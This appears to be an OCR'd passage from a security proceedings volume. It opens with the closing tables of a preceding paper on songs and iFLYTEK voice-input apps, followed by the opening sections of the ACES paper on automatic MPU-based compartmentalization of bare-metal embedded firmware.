| | Lotus | 49,443,256 | 11% | 12% | 0 |
| | *Average* | 13,548,292 | 13% | 15% | 0 |
| Rock | Bang Bang | 532,057,658 | 52% | 24% | 0 |
| | Soaked | 29,734 | 13% | 32% | 0 |
| | Gold | 11,614,629 | 14% | 41% | 0 |
| | We are never Getting back together | 113,806,946 | 66% | 38% | 0 |
| | When can I See You again | 26,463,993 | 20% | 9% | 0 |
| | *Average* | 136,794,562 | 33% | 28% | 0 |
| Popular | Love Story | 109,952,344 | 49% | 24% | 0 |
| | Hello Seattle | 9,850,328 | 29% | 16% | 0 |
| | Good Time | 125,125,693 | 48% | 32% | 0 |
| | To the Sky | 4,860,627 | 27% | 30% | 0 |
| | A Loaded Smile | 658,814 | 8% | 26% | 0 |
| | *Average* | 50,089,561 | 32% | 26% | 0 |
| Rap | Rap God | 349,754,768 | 43% | 32% | 0 |
| | Let Me Hold You | 311,569,726 | 31% | 15% | 0 |
| | Lose Yourself | 483,937,007 | 75% | 14% | 0 |
| | Remember the Name | 193,564,886 | 48% | 32% | 0 |
| | Selling Brick in Street | N/A | 6% | 24% | 0 |
| | *Average* | 334,706,597 | 41% | 23% | 0 |

Table 8: The detailed information of some sample applications which utilize iFLYTEK as voice input, including number of downloads from Google Play and total user amount. Since Google Services are not accessible in China and information of Apple App Store is not collected, the number of users may not be associated with the number of downloads in Google Play. As shown in the table, each of these applications has over 0.2 billion users in the world.

| Application | Usage | Downloads from Google Play | Total Users Worldwide (Billion) |
|---|---|---|---|
| Sina Weibo | Social platform | 11,000,000 | 0.53 |
| JD | Online shopping | 1,000,000 | 0.27 |
| CMbrowser | Searching engine | 50,000,000 | 0.64 |
| Ctrip | Travel advice website | 1,000,000 | 0.30 |
| Migu Digital | Voice assistant | 5,000 | 0.46 |
| WeChat | Chatting, Social | 100,000,000 | 0.96 |
| iFLYTEK Input | Typing, Voice Input | 500,000 | 0.5 |

# ACES: Automatic Compartments for Embedded Systems

Abraham A. Clements
*Purdue University and*
*Sandia National Labs*
*clemen19@purdue.edu*

Naif Saleh Almakhdhub
*Purdue University*
*nalmakhd@purdue.edu*

Saurabh Bagchi
*Purdue University*
*sbagchi@purdue.edu*

Mathias Payer
*Purdue University*
*mathias.payer@nebelwelt.net*

## Abstract

Securing the rapidly expanding Internet of Things (IoT) is critical. Many of these "things" are vulnerable bare-metal embedded systems where the application executes directly on hardware without an operating system. Unfortunately, the integrity of current systems may be compromised by a single vulnerability, as recently shown by Google's P0 team against Broadcom's WiFi SoC.

We present ACES (**A**utomatic **C**ompartments for **E**mbedded **S**ystems)[1], an LLVM-based compiler that automatically infers and enforces inter-component isolation on bare-metal systems, thus applying the principle of least privileges. ACES takes a developer-specified compartmentalization policy and then automatically creates an instrumented binary that isolates compartments at runtime, while handling the hardware limitations of bare-metal embedded devices. We demonstrate ACES' ability to implement arbitrary compartmentalization policies by implementing three policies and comparing the compartment isolation, runtime overhead, and memory overhead. Our results show that ACES' compartments can have low runtime overheads (13% on our largest test application), while using 59% less Flash, and 84% less RAM than the Mbed $\mu$Visor—the current state-of-the-art compartmentalization technique for bare-metal systems. ACES ' compartments protect the integrity of privileged data, provide control-flow integrity between compartments, and reduce exposure to ROP attacks by 94.3% compared to $\mu$Visor.

## 1 Introduction

The proliferation of the Internet of Things (IoT) is bringing new levels of connectivity and automation to embedded systems. This connectivity has great potential to improve our lives. However, it exposes embedded systems to network-based attacks on an unprecedented scale. Attacks against IoT devices have already unleashed massive Denial of Service attacks [30], invalidated traffic tickets [14], taken control of vehicles [23], and facilitated robbing hotel rooms [8]. Embedded devices face a wide variety of attacks similar to always-connected server-class systems. Hence, their security must become a first-class concern.

We focus on a particularly vulnerable and constrained subclass of embedded systems—bare-metal systems. They execute a single statically linked binary image providing both the (operating) system functionality and application logic without privilege separation between the two. Bare-metal systems are not an exotic or rare platform: they are often found as part of larger systems. For example, smart phones delegate control over the lower protocol layers of WiFi and Bluetooth to a dedicated bare-metal System on a Chip (SoC). These components can be compromised to gain access to higher level systems, as demonstrated by Google P0's disclosure of vulnerabilities in Broadcom's WiFi SoC that enable gaining control of a smartphone's application processor [6]. This is an area of growing concern, as SoC firmware has proven to be exploitable [16, 15, 17].

Protecting bare-metal systems is challenging due to tight resource constraints and software design patterns used on these devices. Embedded devices have limited energy, memory, and computing resources and often limited hardware functionality to enforce security properties. For example, a Memory Management Unit (MMU) which is required for Address Space Layout Randomization [42] is often missing. Due to the tight constraints, the dominant programming model shuns abstractions, allowing *all* code to access *all* data and peripherals without any active mitigations. For example, Broadcom's WiFi SoC did *not* enable Data Execution Prevention. Even if enabled, the entire address space is readable/writable by the executing program, thus a single bug can be used to trivially disable DEP by overwriting a flag in memory.

[1] ACES is available as open-source at `https://github.com/embedded-sec/ACES`.





Figure 1: ACES's development tool flow overview.

Conventional security principles, namely, least privileges [45] or process isolation are challenging to implement in bare-metal systems. Bare-metal systems no longer focus on a dedicated task but increasingly run multiple independent or loosely related tasks. For example, a single SoC often implements both Bluetooth and WiFi, where neither Bluetooth nor WiFi needs to access the code and data of the other. However, without isolation, a single bug compromises the entire SoC and possibly the entire system [6].

While many bare-metal systems employ no defenses, there are ongoing efforts to improve their security. EPOXY [12] demonstrated how DEP, diversity, and stack protections can be deployed on bare-metal systems. However, EPOXY does not address the issue of least privileges or process isolation. MINION [27] uses the compiler and dynamic analysis to infer thread-level compartments and uses the OS's context switch to change compartments. It uses a fixed algorithm to determine the compartments, providing the developer no freedom in determining the best security boundaries for their application. ARM's Mbed $\mu$Visor [39] is a compartmentalization platform for ARM Cortex-M series devices. $\mu$Visor enables the developer to create compartments within a bare-metal application, thereby restricting access to data and peripherals to subsets of the code. It requires the developer to manually partition data and manage all communication between compartments. Compartments are restricted to individual threads, and all code is always executable, since no compartmentalization exists for code, only for data and peripherals. This results in a daunting challenge for developers, while only achieving coarse-grained data/peripheral compartments.

We present ACES (**A**utomatic **C**ompartments for **E**mbedded **S**ystems), an extension to the LLVM compiler that enables the exploration of strategies to apply the principle of least privileges to bare-metal systems. ACES uses two broad inputs—a high level, generic compartmentalization policy and the program source code. Using these, it automatically applies the policy to the application while satisfying the program's dependencies (*i.e.,* ensuring code can access its required data) and the underlying hardware constraints. This enables the developer to focus on the high-level policy that best fits her goals for performance and security isolation. Likewise, the automated workflow of ACES frees the developer from challenging implementation issues of the security controls.

Our work breaks the coupling between the application, hardware constraints, and the security policy, and enables the automatic enforcement of compartmentalization policies. ACES allows the formation of compartments based on functionality, *i.e.,* distinct functionality is separated into different compartments. It uses a piece of hardware widely available in even the low-end embedded devices called the Memory Protection Unit (MPU) to enforce access protections to different segments of memory from different parts of code. ACES moves away from the constraint in MINION and $\mu$Visor that an entire process or thread needs to be at the same privilege level. ACES extends the LLVM tool-chain and takes the policy specification as user input, as shown in Figure 1. It then creates a Program Dependence Graph (PDG) [21] and transforms compartmentalization into a graph partitioning problem. The result of the compilation pipeline is a secure binary that runs on the bare-metal device. We evaluate three policies to partition five IoT applications. The results demonstrate the ability to partition applications into many compartments (ranging from 14 to 34) protecting the integrity of data and restricting code reuse attacks. The policies have modest runtime overhead, on average 15.7% for the strongest policy.

In summary, our contributions are: (1) Integrity of code and data for unmodified applications running on bare-metal embedded devices. (2) Automated enforcement of security compartments, while maintaining program dependencies and respecting hardware constraints. The created compartments separate code and data, on a sub-thread level, breaking up the monolithic memory space of bare-metal applications. (3) Use of a micro-emulator to allow selective writes to small data regions. This eases restrictions on compartmentalization imposed by the MPU's limited number of regions and their size. (4) Separating the compartmentalization policy from the program implementation. This enables exploration of security-performance trade-offs for different compartmentalization policies, without having to rewrite application code and handle low level hardware requirements to enforce the policy.

## 2 Threat Model and Assumptions

We assume an attacker who tries to gain arbitrary code execution with access to an arbitrary read/write primitive. Using the arbitrary read/write primitive, the attacker can perform arbitrary malicious execution, *e.g.,* code in-

jection (in executable memory) or code reuse techniques (by redirecting indirect control-flow transfers [47]), or directly overwrite sensitive data. We assume that the software itself is trustworthy (*i.e.,* the program is buggy but not malicious). Data confidentiality defenses [11] are complementary to our work. This attacker model is in line with other control-flow hijack defenses or compartmentalization mechanisms.

We assume the system is running a single statically linked bare-metal application with no protections. We also assume the hardware has a Memory Protection Unit (MPU) and the availability of all source code that is to be compartmentalized. Bare-metal systems execute a single application, there are no dynamically linked or shared libraries. Lack of source code will cause a reduction in precision for the compartmentalization for ACES.

ACES applies defenses to: (1) isolate memory corruption vulnerabilities from affecting the entire system; (2) protect the integrity of sensitive data and peripherals. The compartmentalization of data, peripherals, *and* code confines the effect of a memory corruption vulnerability to an isolated compartment, prohibiting escalation to control over the entire system. Our threat model assumes a powerful adversary and provides a realistic scenario of current attacks.

## 3 Background

To understand ACES' design it is essential to understand some basics about bare-metal systems and the hardware on which they execute. We focus on the ARMv7-M architecture [3], which covers the widely used Cortex-M(3, 4, and 7) micro-controllers. Other architectures are comparable or have more relaxed requirements on protected memory regions simplifying their use [2, 5].

*Address Space:* Creating compartments restricts access to code, data, and peripherals during execution. Figure 2 shows ARM's memory model for the ARMv7-M architecture. It breaks a 32bit (4GB) memory space into several different areas. It is a memory mapped architecture, meaning that all IO (peripherals and external devices) are directly mapped into the memory space and addressed by dereferencing memory locations. The architecture reserves large amounts of space for each area, but only a small portion of each area is actually used. For example, the Cortex-M4 (STM32F479I) [48] device we use in our evaluation has 2MB of Flash in the code area, 384KB of RAM, and uses only a small portion of the peripheral space—and this is a higher end Cortex-M4 micro-controller. The sparse layout requires each area to have its own protection scheme.

*Memory Protection Unit:* A central component of compartment creation is controlling access to memory. ACES utilizes the MPU for this purpose. The MPU enables setting permissions on regions of physical memory. It controls read, write, and execute permissions for both privileged and unprivileged software. An MPU is similar to an MMU, however it does not provide virtual memory address translation. On the ARMv7-M architecture the MPU can define up to eight regions, numbered 0-7. Each region is defined by setting a starting address, size, and permissions. Each region must be a power of two in size, greater than or equal to 32 bytes and start at a multiple of its size (*e.g.,* if the size is 1KB then valid starting address are 0, 1K, 2K, 3K, etc). Each region greater than 256 bytes can be divided into eight equally sized sub-regions that are individually activated. All sub-regions have the same permissions. Regions can overlap, and higher numbered regions have precedence. In addition to the regions 0-7, a default region with priority -1 can be enabled for privileged mode only. The default region enables read, write, and execute permissions to most of memory. Throughout this paper, we use the term, "MPU region" to describe a contiguous area of memory whose permissions are controlled by one MPU register.





Figure 2: ARM's memory model for ARMv7-M devices

The MPU's restrictions significantly complicate the design of compartments. The limited number of regions requires all code, global variables, stack data, heap data, and peripherals that need to be accessed within a compartment to fit in eight contiguous regions of memory. These regions must satisfy the size and alignment restrictions of the MPU. The requirement that MPU region sizes be a power of two leads to fragmentation, and the requirement that MPU regions be aligned on a multiple of its size creates a circular dependency between the location of the region and its size.

*Execution Modes:* ARMv7-M devices support privileged and unprivileged execution modes. Typically, when executing in privileged mode, all instructions can be executed and all memory regions accessed. Peripherals, which reside on the private peripheral bus, are only accessible in privileged mode. Exception handlers always execute in privileged mode, and unprivileged code can create a software exception by executing an SVC





Figure 3: Illustration of ACES' concept of compartments. ACES isolates memory (a) – with permissions shown in the column set – and restricts control-flow between compartments (b).

(*i.e.,* supervisor call) instruction. This will cause the SVC exception handler to execute. This is the mechanism through which system calls are traditionally created in an OS. Bare-metal systems traditionally execute all code in privileged mode.

# 4 Design

ACES automatically enforces the principle of least privileges on bare-metal applications by providing write and control-flow integrity between regions of the program, *i.e.,* if a given code region is exploited via a vulnerability in it, the attack is contained to that compartment. A secondary goal of ACES is enabling a developer to explore compartmentalization strategies to find the correct tradeoffs between performance and security, without needing her to change the application.

## 4.1 PDG and Initial Region Graph

*A compartment is defined as an isolated code region, along with its accessible data, peripherals, and allowed control-flow transfers.* Each instruction belongs to exactly one compartment, while data and peripherals may be accessible from multiple compartments. Thus, our compartments are code centric, not thread centric, enabling ACES to form compartments within a single thread. Figure 3 shows several compartments, in it Compartment A enables access to code region X and read-write access to peripheral 1, data region 1, and data region 3. Compartment A can also transition from `Foo` into compartment C by calling `Baz`. Any other calls outside of the compartment are prohibited. When mapped to memory, a compartment becomes a region of contiguous code, and zero or more regions of data and peripherals. ACES utilizes the MPU to set permissions on each region and thus, the compartments must satisfy the MPU's constraints, such as starting address and number of MPU regions.

The starting point to our workflow is a Program Dependence Graph (PDG) [21]. The PDG captures all control-flow, global data, and peripheral dependencies of the application. While precise PDGs are known to be infeasible to create—due to the intractable aliasing problem [43], over approximations can be created using known alias analysis techniques (*e.g.,* type-based alias analysis [33]). Dynamic analysis gives only true dependencies and is thus more accurate, with the trade off that it needs to be determined during execution. ACES' design allows PDG creation using static analysis, dynamic analysis, or a hybrid.

Using the PDG and a device description, an initial *region graph* is created. The region graph is a directed graph that captures the grouping of functions, global data, and peripherals into MPU regions. An initial region graph is shown in Figure 4b, and was created from the PDG shown in Figure 4a. Each vertex has a type that is determined by the program elements (code, data, peripheral) it contains. Each code vertex may have directed edges to zero or more data and/or peripheral vertices. Edges indicate that a function within the code vertex reads or writes a component in the connected data/peripheral vertices.

The initial region graph is created by mapping all functions and data nodes in the PDG along with their associated edges directly to the region graph. Mapping peripherals is done by creating a vertex in the region graph for each edge in the PDG. Thus, a unique peripheral vertex is created for every peripheral dependency in the PDG. This enables each code region to independently determine the MPU regions it will use to access its required peripherals. The initial region graph does not consider hardware constraints and thus, applies no bounds on the total number of regions created.

## 4.2 Process for Merging Regions

The initial region graph will likely not satisfy performance and resource constraints. For example, it may require more data regions than there are available MPU regions, or the performance overhead caused by transitioning between compartments may be too high. Several regions therefore have to be merged. Merging vertices causes their contents to be placed in the same MPU region. Only vertices of the same type may be merged.

Code vertices are merged by taking the union of their contained functions and associated edges. Merging code vertices may expose the data/peripheral to merged func-





Figure 4: Compartment creation process and the resulting memory layout. (a) PDG is transformed to an initial region graph (b). A compartmentalization policy is applied (c), followed by optimizations (d) and lowering to produce the final region graph (e). Which, is mapped to a compartmented memory layout with associated MPU regions (f).

tions, as the compartment encompasses the union of all its contained function's data/peripheral dependencies. However, it improves performance as more functions are located in the same compartment. Similar to merging code vertices, merging of data vertices takes the union of the contained global variables and the union of their edges. All global variables in a vertex are made available to all dependent code regions. Thus, merging two data vertices increases the amount of code which can access the merged data vertices.

Unlike code and global variables, which can be placed anywhere in memory by the compiler, peripheral addresses are fixed in hardware. Thus, ACES uses a device description to identify all peripherals accessible when the smallest MPU region that covers the two merged peripherals is used. The device description contains the address and size of each peripheral in the device. Using the device description peripheral vertices in the PDG can be mapped to a MPU region which gives access to the peripheral. To illustrate, consider two peripherals vertices that are to be merged and a device description containing four peripherals A, B, C, and D at addresses 0x000, 0x100, 0x200, and 0x300 all with size 0x100. The first vertex to be merged contains peripheral B at address 0x100 and the second Peripheral D at address 0x300. The smallest MPU region that meets the hardware restrictions (*i.e.,* is a power of 2 aligned on a multiple of its size) covers addresses 0x000-0x3FF, and thus enables access to peripherals A-D. Thus, the vertex resulting from merging peripherals B and D, will contain peripherals A, B, C, and D.

## 4.3 Compartmentalization Policy and Optimizations

The compartment policy defines how code, global variables, and peripherals should be grouped into compartments. An example of a security-aware policy is grouping by peripheral, *i.e.,* functions and global variables are grouped together based on their access to peripherals. ACES does not impose restriction on policy choice. Obviously, the policy affects the performance and isolation of compartments, and, consequently, the security of the executable binary image. For example, if two functions which frequently call each other are placed in different code compartments then compartment transitions will occur frequently, increasing the overhead. From a security perspective, if two sets of global variables $\vec{V}_1$ and $\vec{V}_2$ are placed in the same compartment and in the original program code region $C_1$ accessed $\vec{V}_1$ and $C_2$ accessed $\vec{V}_2$ then unnecessary access is granted—now both code regions can access the entire set of variables. ACES enables the developer to explore the performance-security trade-offs of various policies.

After applying the compartmentalization policy, it may be desirable to adjust the resulting compartments. These adjustments may improve the security or the performance of the resulting compartmented binary. For example, if performance is too slow it may be desirable to merge regions to reduce compartment transitions. To accommodate this, we enable adjustment passes to be applied to the region graph after the compartment formation. Developer-selected optimizations may be applied to the region graph. An example of an optimization is the transformation from Figure 4c to Figure 4d. It merges functions 3 and 4 because they access the same memory regions and peripherals. After the optimizations are applied, the resulting region graph is lowered to meet hardware constraints.

## 4.4 Lowering to the Final Region Graph

Lowering is the process by which ACES ensures all formed compartments meet the constraints of the targeted hardware. As each compartment consists of a single code vertex and its peripherals and data vertex. Each

code vertex's out degree must be lower or equal to the number of available MPU regions because the number of access permissions that can be enforced is upper bounded by that. Any code region not meeting this criteria is lowered, by merging its descendant data and peripheral vertices until its out-degree is less than or equal to the cap. ACES does this iteratively, by merging a pair of data or peripheral vertices on each iteration. The vertices to merge are determined by a cost function, with the lowest cost merge being taken. Examples of cost functions include: the number of functions that will gain access to unneeded variables in the data regions, how security critical a component is (resulting in a high cost of merging), and the cost of unneeded peripherals included in the merge of two peripherals.

### 4.5 Program Instrumentation and Compartment Switching

ACES sets up the MPU configuration to isolate address spaces of individual processes, similar to how a desktop operating system handles the MMU configuration. ACES generates the appropriate MPU configuration from the final region graph and inserts code during a compilation pass to perform compartment transitions. Ensuring that the proper MPU configuration is used for each compartment is done by encoding each compartment's MPU configuration into the program as read-only data and then on each compartment transition, the appropriate configuration is loaded into the MPU.

Inserting compartment transitions requires instrumenting every function call between compartments and the associated return to invoke a compartment switching routine. Each call from one compartment into another has associated metadata listing the valid targets of the transition. For indirect function calls, the metadata lists all possible destinations. At runtime, the compartment switching routine decides if the transition is valid using this metadata. If authorized, it saves the current MPU configuration and return address to a *"compartment stack"*, and then configures the MPU for the new compartment. It then completes the call into the new compartment. On the associated return, the compartment stack is used to authenticate the return and restore the proper MPU configuration. The MPU configuration, compartment stack, and compartment switching routine are only writable by privileged code.

### 4.6 Micro-emulator for Stack Protection

The final element of ACES is stack protection. The constraints of MPU protection (starting address, size) mean that it is difficult to precisely protect small data regions and regions that cannot be easily relocated, such as the stack. To overcome these limitations we use a micro-emulator. It emulates writes to locations prohibited by the MPU regions, by catching the fault cause by the blocked access. It then emulates, in software, all the effects of the write instruction, *i.e.,* updates memory, registers, and processor flags. A white-list is used to restrict the areas each compartment is allowed to write.

An MPU region is used to prevent writing all data above the stack pointer on the stack. Thus, the entered compartment is free to add to the stack and modify any data it places on the stack. However, any writes to previous portions of the stack will cause a memory access fault. Then the micro-emulator, using a white-list of allowed locations, enables selective writes to data above the stack pointer.

To generate the white-list, static or dynamic analysis may be used. With static analysis large over approximations to available data would be generated. Whereas dynamic analysis may miss dependencies, potentially leading to broken applications. To support dynamic analysis, the emulator supports two modes of operation: record and enforce. In record mode, which happens in a benign training environment, representative tests are run and all blocked writes emulated and recorded on a per compartment basis. The recorded accesses create a white-list for each compartment. When executing in enforce mode (*i.e.,* after deployment) the micro-emulator checks if a blocked access is allowed using the white-list and either emulates it or logs a security violation. Significant use of dynamically allocated data on desktop systems would make dynamic analysis problematic. However, the limited memory on bare-metal systems requires developers to statically allocate memory, enabling dynamic analysis to readily identify data dependencies.

## 5 Implementation

ACES is implemented to perform four steps: program analysis, compartment generation, program instrumentation, and enforcement of protections at runtime. Program analysis and program instrumentation are implemented as new passes in LLVM 4.0 [32] and modifications to its ARM backend. Compartment generation is implemented in Python leveraging the NetworkX graph library [25]. Runtime enforcement is provided in the form of a C runtime library. For convenience, we wrap all these components with a Makefile that automates the entire process.

### 5.1 Program Analysis

Our program analysis phase creates the PDG used to generate the region graph, and is implemented as an IR pass in LLVM. To create the PDG it must identify control flow, global variable usage, and peripheral dependencies

for each function. Control-flow dependencies are identified by examining each call instruction and determining its possible destinations using type-based alias analysis [33]. That is, we assume an indirect call may call any function matching the function type of the call instruction. This identifies all potential control-flow dependencies, but generates an over-approximation.

Over-approximations of global variable accesses result in overly permissive compartments. We found that LLVM's alias analysis techniques give large over-approximations to data dependencies. Thus, we generate an under-approximation of the global variables that are accessed within each function using LLVM's use-def chains. We form compartments with this under-approximation and then use the micro-emulator to authenticate access to missed dependencies at runtime (Section 4.6). To understand our peripheral analysis, recall that the ARMv7-M architecture is a memory mapped architecture. This means regular loads and stores to constant addresses are used to access peripherals. In software this is a cast of a constant integer to a pointer, which is then dereferenced. ACES uses the cast and dereference as a heuristic to identify dependencies on peripherals. Using these analyses, ACES creates a PDG suitable for compartmentalization.

## 5.2 Compartment Creation

Compartment creation uses the PDG, a compartmentalization policy, and the target device description to create a final region graph. It is implemented in Python using the NetworkX [25] graph library, which provides the needed graph operations for ACES (like traversal and merging). By separating this component from LLVM, we enable the rapid investigation of different compartmentalization policies without having to manage the complexities of LLVM. Policies are currently implemented as a python function. Creating a new policy requires writing a graph traversal algorithm that merges regions based on desired criteria. We envision that the research community could develop these policies, and an application developer would select a policy much like they select compiler optimizations today.

The region graph is created from the PDG as outlined in Section 4.1. However, the nuances of handling peripherals justify further explanation. Peripherals are merged using the device description to build a tree of all the possible valid MPU regions that cover the device peripherals, called the *"device tree"*. In the device tree, the peripherals are the leaves and the interior nodes are MPU regions that cover all their descendant peripherals. For example, if peripheral $P1$ is at memory-mapped address $[\alpha, \alpha + \Delta_1]$ and peripheral $P2$ is at address $[\beta, \beta + \Delta_2]$, then the intermediate node immediately above it will allow access to addresses $[\alpha, \beta + \Delta_2]$. Thus, the closer to the root a node is, the larger the MPU region and the more peripherals it covers. Using this tree, the smallest possible merge between two peripherals can be found by finding their closest common ancestor. The device tree also identifies peripherals on the private peripheral bus which requires access from privileged mode. Code regions dependent on these peripherals must execute in privileged mode; for security, the number and size of such regions should be limited by the policy.

To start, we implement two compartmentalization policies, *"Peripheral"* and *"Filename"*. The `Peripheral` policy is a security policy that isolates peripherals from each other. Thus for an attack to start by exploiting one peripheral and affect another (*e.g.,* compromising a WiFi SOC to get to the application processor) multiple compartments would have to be traversed. The policy initially gives each code vertex adjacent to one or more peripherals in the PDG a unique color. Two code vertices adjacent to the same set of peripherals get the same color. It then proceeds in rounds, and in each round any code vertex with a control-flow dependency on vertices of only one color is given the same color. Rounds continue until no code vertices are merged, at which point all uncolored code vertices are merged into a single vertex. The `Filename` policy is a naïve policy that demonstrates the versatility of the policies ACES can apply, and pitfalls of such a policy. It groups all functions and global variables that are defined in the same file into the same compartment.

Two optimizations to the region graph can be applied after applying the `Filename` policy. Merging all code regions with identical data and peripheral dependencies, this reduces compartment transitions at runtime without changing data accessible to any compartments. The second optimization examines each function and moves it to the region that it has the most connections to, using the PDG to count connections. This improves the performance of the application by reducing the number of compartment transitions. By applying these two optimizations to the `Filename` policy we create a third compartmentalization policy, *"Optimized Filename"*.

After applying optimizations, the region graph is lowered to meet hardware constraints. For our experimental platform, this ensures that no code vertex has more than four neighboring data/peripheral vertices. While the MPU on our target ARMv7-M devices has eight regions, two regions are used for global settings, *i.e.,* making all memory read-only and enabling execution of the default code region, as will be explained in Section 5.3. Stack protection and allowing execution of the code vertex in the current compartment each requires one MPU region. This leaves four MPU regions for ACES to use to enable access to data and peripheral regions. Every code vertex

with an out-degree greater than four iteratively merges data or peripheral vertices until its out-degree is less than or equal to four. After lowering, the final region graph is exported as a JSON file, which the program instrumentation uses to create the compartments.

## 5.3 Program Instrumentation

Program instrumentation creates a compartmentalized binary, using the final region graph and the LLVM bitcode generated during program analysis. It is implemented by the addition of a custom pass to LLVM and modifications to LLVM's ARM backend. To instrument the program, all compartment transitions must be identified, each memory region must be placed so the MPU can enforce permissions on it, and the MPU configuration for each region must be added.

Using the final region graph, any control edge with a source and destination in different compartments is identified as a compartment transition. We refer to the function calls that cause a transition as *compartment entries*, and their corresponding returns as *compartment exits*. Each compartment transition is instrumented by modification to LLVM's ARM backend. It associates metadata to each compartment entry and replaces the call instruction (*i.e.,* BL or BLX on ARM) with an SVC instruction. The return instructions of any function that *may* be called by a compartment entry are replaced with an SVC instruction. The SVC instruction invokes the compartment switching routine, which changes compartments and then, depending on the type of SVC executed, completes the call or return.

The compartment pseudo code for the compartment switching routine is shown in Algorithm 1, and is called by the SVC handler. It switches compartments by reconfiguring the MPU, and uses a compartment stack to keep track of the compartment entries and exits. This stack is never writable by the compartment, protecting it from unauthorized writes. The stack also enables determining if a compartment entry needs to change compartments or just return to the existing compartment. This is needed because functions with an instrumented return can be called from within and outside of a compartment. When called from within a compartment there will be no entry on the compartment stack. Thus, if the return address does not match the top of the compartment stack, the compartment switching routine exits without modifying the MPU configuration. This also results in the compartment exit routine executing more frequently than the compartment entry routine, as seen in Figure 5.

While, LLVM can instrument source code it compiles, it cannot instrument pre-compiled libraries. Ideally, all source code would be available, but as a fallback, ACES places all pre-compiled libraries and any functions they call in an always executable code region. When called, this code executes in the context of the callee. Thus, the data writable by the library code is restricted to that of the calling compartment. This is advantageous from a security perspective, as it constrains the libraries' access to data/peripherals based on the calling context. We envision in the future libraries could be distributed as LLVM bitcode instead of machine code, enabling ACES to analyze and instrument the code to create compartments.

After instrumenting the binary, ACES lays out the program in memory to enable the MPU to enforce permissions. The constraints of the MPU in our target platform require that each MPU region be a power of two in size and the starting address must be a multiple of its size. This introduces a circular dependency between determining the size of a region and its layout in memory. ACES breaks this dependency by using two linker scripts sequentially. The first ignores the MPU restrictions and lays out the regions contiguously. The resulting binary is used to determine the size of all the regions. After the sizes are known, the second linker script expands each region to a power of two and lays out the regions from largest to smallest, starting at the highest address in Flash/RAM and working down. This arrangement minimizes the memory lost to fragmentation, while enabling each region to be located at a multiple of its size. ACES then generates the correct MPU configuration for each region and uses the second linker script, to re-compile the program. The MPU configuration is embedded into read-only memory (Flash), protecting it against attacks that modify the stored configuration in an attempt to change access controls. The output of the second linker script is a compartmented binary, ready for execution.

## 5.4 Micro-emulator for Stack Protection

The micro-emulator enables protection of writes on the stack, as described earlier in Section 4.6. The MPU restrictions prohibits perfect alignment of the MPU region to the allocated stack when entering a compartment. Thus, some portions of the allocated stack may remain accessible in the entered compartment. To minimize this, we disable as many sub-regions of the MPU as possible, while still allowing the current compartment to write to all the unallocated portions of the stack. With less restrictive MPUs—*e.g.,* the ARMv8-M MPU only requires regions be multiples of 32 bytes in size and aligned on a 32 byte boundary—this stack protection becomes stronger. In addition, the micro-emulator handles all writes where our static analysis under approximates and enables access to areas smaller than the MPU's minimum region size.

The micro-emulator can be implemented by modifying the memory permissions to allow access to the fault-

**Algorithm 1** Compartment Switching Procedure

```
1: procedure CHANGE COMPARTMENTS
2:     Lookup SVC Number from PC
3:     if SVC 100 then                                  ▷ Compartment Entry
4:         Look up Metadata from PC
5:         if Target in Metadata then                   ▷ Target Addr. in LR
6:             Get MPU Config from Metadata for Target
7:         else
8:             Fault
9:         end if
10:        Set MPU Configuration
11:        Fixup Ret. Addr. to Skip Over Metadata
12:        Push Stack MPU Config to Comp. Stack
13:        Push Fixed Up Ret. Addr. to Comp. Stack
14:        Adjust Stack MPU region
15:        Fixup Stack to Exit into Target
16:        Exit SVC
17:    else if SVC 101 then                             ▷ Compartment Entry
18:        if Ret. Addr is on Top of Comp. Stack then
19:            Get Return MPU Config using LR
20:            Set MPU Config
21:            Pop Comp. Stack
22:            Pop Stack MPU Config
23:            Restore previous Stack MPU Config
24:        end if
25:        Fixup Stack to Exit to Ret. Addr.
26:        Exit SVC
27:    else
28:        Call Original SVC
29:    end if
30: end procedure
```

